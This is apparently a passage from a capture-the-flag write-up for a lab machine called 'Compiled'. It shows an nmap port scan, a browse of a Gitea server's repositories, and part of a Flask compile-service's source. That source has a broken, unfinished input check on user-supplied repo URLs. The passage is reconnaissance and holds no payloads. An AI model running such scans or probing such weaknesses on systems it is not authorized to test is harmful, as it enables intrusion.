

Information Gathering


1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.217.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 19:57 IST
Nmap scan report for 10.129.217.42
Host is up (0.23s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=e173eb1517d2f3dd; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=6vHBp94iS0X1Y6AkZFNI4QG-cuY6MTcyMjE3Njk2MTYxNDkxNDcwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 28 Jul 2024 14:29:21 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-arc-green">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Git</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0Iiwic2hvcnRfbmFtZSI6IkdpdCIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jb21waWxlZC5odG
I6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmNvbXBpbGVkLmh0YjozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ4NTEyIn0sey
JzcmMiOiJodHRwOi8vZ2l0ZWEuY29tcGlsZWQuaHRiOjMwMDA
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
```



```
|_    Content-Length: 0
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Sun, 28 Jul 2024 14:29:22 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5234
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Compiled - Code Compiling Services</title>
|     <!-- Bootstrap CSS -->
|     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
|     <!-- Custom CSS -->
|     <style>
|     your custom CSS here */
|     body {
|     font-family: 'Ubuntu Mono', monospace;
|     background-color: #272822;
|     color: #ddd;
|     .jumbotron {
|     background-color: #1e1e1e;
|     color: #fff;
|     padding: 100px 20px;
|     margin-bottom: 0;
|     .services {
|   RTSPRequest:
|     <!DOCTYPE HTML>
```




```
|_    </html>
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open  pando-pub?
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit
.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.94SVN%I=7%D=7/28%Time=66A655C0%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,37D7,"HTTP/1\.0\x20200\x20OK\r\nCache-Contr
SF:ol:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nCo
SF:ntent-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_like_git
SF:ea=e173eb1517d2f3dd;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Coo
SF:kie:\x20_csrf=6vHBp94iS0X1Y6AkZFNI4QG-cuY6MTcyMjE3Njk2MTYxNDkxNDcwMA;\x
SF:20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Opt
SF:ions:\x20SAMEORIGIN\r\nDate:\x20Sun,\x2028\x20Jul\x202024\x2014:29:21\x
SF:20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"the
SF:me-arc-green\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"widt
SF:h=device-width,\x20initial-scale=1\">\n\t<title>Git</title>\n\t<link\x2
SF:0rel=\"manifest\"\x20href=\"data:application/json;base64,eyJuYW1lIjoiR2
SF:l0Iiwic2hvcnRfbmFtZSI6IkdpdCIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jb21wa
SF:WxlZC5odGI6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmNvbXBpbGVk
SF:Lmh0YjozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l
SF:6ZXMiOiI1MTJ4NTEyIn0seyJzcmMiOiJodHRwOi8vZ2l0ZWEuY29tcGlsZWQuaHRiOjMwMD
SF:A")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(HTTPOptions,197,"HTTP/1\.0\x20405\x20Method\x20Not\x20All
SF:owed\r\nAllow:\x20HEAD\r\nAllow:\x20GET\r\nCache-Control:\x20max-age=0,
SF:\x20private,\x20must-revalidate,\x20no-transform\r\nSet-Cookie:\x20i_li
SF:ke_gitea=56ceaba68216719d;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nS
SF:et-Cookie:\x20_csrf=9EYAJiPr1zS1-dGhhgQOf59DU_w6MTcyMjE3Njk2ODQ1OTM3MzE
SF:wMA;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Fra
SF:me-Options:\x20SAMEORIGIN\r\nDate:\x20Sun,\x2028\x20Jul\x202024\x2014:2
SF:9:28\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\
SF:.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=
SF:utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5000-TCP:V=7.94SVN%I=7%D=7/28%Time=66A655C1%P=x86_64-pc-linux-gnu%r
```

Ports: 3000, 5000, 5985, 7680

Port 3000

1) Found gitea service



Git

A painless, self-hosted Git service

Easy to install

Simply run the binary for your platform, ship it with Docker, or get it packaged.


Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

Lightweight

Open Source

2) Found projects



Explore - Git — Mozilla Firefox


10.129.217.42:3000/explore/repos

richard / Compiled
Updated 3 weeks ago
Python ☆ 0 ⑂ 0

richard / Calculator
Yet a simple C++ calculator to run on CMD or PowerShell.
Updated 2 months ago
C++ ☆ 0 ⑂ 0

Port 5000

1) Checked the website



Compiled - Code Compiling Services — Mozilla Firefox

10.129.217.42:5000

Welcome to Compiled

Your one-stop solution for code compiling in C++, C#, and .NET

Our Services


C++ Compilation
We offer reliable C++ code compiling services.

C# Compilation
Let us compile your C# projects efficiently.

.NET Compilation
Get your .NET code compiled with precision.


Compile your code

2) Checked its source code from git



```python
from flask import Flask, request, render_template, redirect, url_for
import os

app = Flask(__name__)

# Configuration
REPO_FILE_PATH = r'C:\Users\Richard\source\repos\repos.txt'

@app.route('/', methods=['GET', 'POST'])
def index():
    error = None
    success = None
    if request.method == 'POST':
        repo_url = request.form['repo_url']
        if # Add a sanitization to check for valid Git repository URLs.
            with open(REPO_FILE_PATH, 'a') as f:
                f.write(repo_url + '\n')
